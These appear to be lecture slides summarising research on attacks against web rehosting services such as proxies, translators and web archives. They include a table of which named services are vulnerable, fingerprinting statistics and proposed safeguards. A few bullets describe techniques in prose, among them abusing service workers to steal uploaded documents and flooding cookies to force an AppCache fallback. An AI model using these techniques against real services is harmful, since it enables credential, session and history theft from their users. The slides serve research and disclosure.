
- If a user logs in through a web proxy, the resulting cookies get stored in the browser
- HTTP Header Cookies can be extracted via JavaScript
- Mitigation is to use “HttpOnly” in a cookies

Vulnerabilities Summarized



Category	Rehosting Service	Scheme	Hotlink	At least one Vulnerability	Persistent MITM		Privilege Abuse	Credential Theft	History Theft	Session Hijacking & Injection
					SW	AppCache				
Proxy	ProxySite	HTTPS	no	●	●	●	●	●	●	●
	Hide My Ass!	HTTPS	yes	●	●	●	●	●	●	○
	Hide me	HTTPS	no	●	●	●	●	●	●	●
	Sitenable Web Proxy	HTTPS	yes	●	●	●	●	●	●	●
	FilterBypass	HTTPS	no	○	○	○	○	○	○	○
	ProxFree	HTTPS	yes	●	●	●	●	●	●	●
	toolur	HTTPS	yes	●	●	●	●	●	●	●
	hidester	HTTPS	no	●	●	●	●	●	●	●
	GenMirror	HTTPS	no	○	○	○	○	○	○	○
	UnblockVideos	HTTPS	yes	●	●	●	●	●	●	●
	Service-α	HTTP/S	yes/no	●	●	●	●	●	●	●
Translator	Google Translate	HTTPS	yes	●	●	○	○	—	●	—
	Bing Translator	HTTPS	yes	●	○	○	○	—	●	—
	Weblio	HTTPS	yes	●	○	○	●	—	●	*note*
	PROMT Online	HTTP	yes	●	○	○	○	—	●	—
	Service-β	HTTPS	yes	●	●	○	●	—	●	—
	Yandex.Translate	HTTPS	yes	●	●	●	○	—	●	—
	Baidu Translate	HTTP	yes	●	○	○	○	—	●	—
Archive	Wayback Machine	HTTPS	yes	●	○	●	●	—	●	*note*
	Google Cache	HTTP/S	yes	●	○	○	●	—	●	—
	FreezePage	HTTP	yes	○	○	○	○	—	○	—

Disabling JavaScript solves all problems


DevTools - developers.google.com/web/tools/chrome-devtools/

>java

Panel Show **Java**Script Profiler

Debugger Disable **Java**Script

Sources Disable **Java**Script source maps

Image taken from https://developers.google.com/web/tools/chrome-devtools/javascript/disable

Interesting Finds during Attack Feasibility

- User uploaded documents (e.g., PDF or Word Document) to Google Translate is uploaded to the same domain of the website. Attacker with malicious service-worker implanted can have translated documents stolen.
- Service workers don’t work in Web Archives but saving 100 cookies, of 200 bytes, with JavaScript forces pages to fall back to AppCache
- Web translators (e.g., Google, Yandex) place rehosted content in iFrames preventing privilege abuse

Rehosting Rules

Common rehosting rules

- URL Rewriting (e.g., https://rehosted.example/ rehost?url=evil.example)
- Rehostable File Type:
  - Web Archive & Web Proxy any type
  - Web translator generally only text/html
- Handling Browser Resources
  - Wayback Machine disables cookie storing with the WARC header *x-archive-orig-set-cookie* and discards the *Set-Cookie*

Evaluation of Fingerprinting

- Gathered Keys from:
  - Cookie
  - Keys in localStorage
  - Keys contained in JSON dictionary in localStorage
- Tested top 10K Alexa websites (6,500 gave a response)
- Found that:
  - 39.1% websites fingerprints were uniquely identifiable
  - 50% of websites fingerprints still work for history theft one year after website visit
  - 73.6% of fingerprints leaked visit time of the website

Fingerprint Website Categories




TABLE V. TOP 10 CATEGORIES OF FINGERPRINTABLE WEBSITES.

Category	# domains
E-mail	210
Chat	125
Adult	124
Videos	116
News	72
Animation	57
Portals	55
Encyclopedias	48
Programming	43
Photos	40

Safeguards for Web Rehosting

- Separate domain names for each rehosted page
  - https://web.archive.org/*/http://a.example
  - -> https://a-example.web.archive.org/*/
- Disable Service Worker and App Cache (Attack 2)
- Use *HTTPOnly* in Cookies is the only prevention from using cookies in scripts (Attack 5)
- Generating URIs inaccessible by 3rd parties (used by some web proxies already)

Takeaways

- JavaScript brings evil
- 5 possible attacks shown to be possible on web rehosting services
- 18 of 21 services were vulnerable

Backup Slides

Extra References:

- Access Patterns for Robots and Humans in Web Archives (AlNoamany et al., https://arxiv.org/abs/1309.4009)
- https://www.freezepage.com/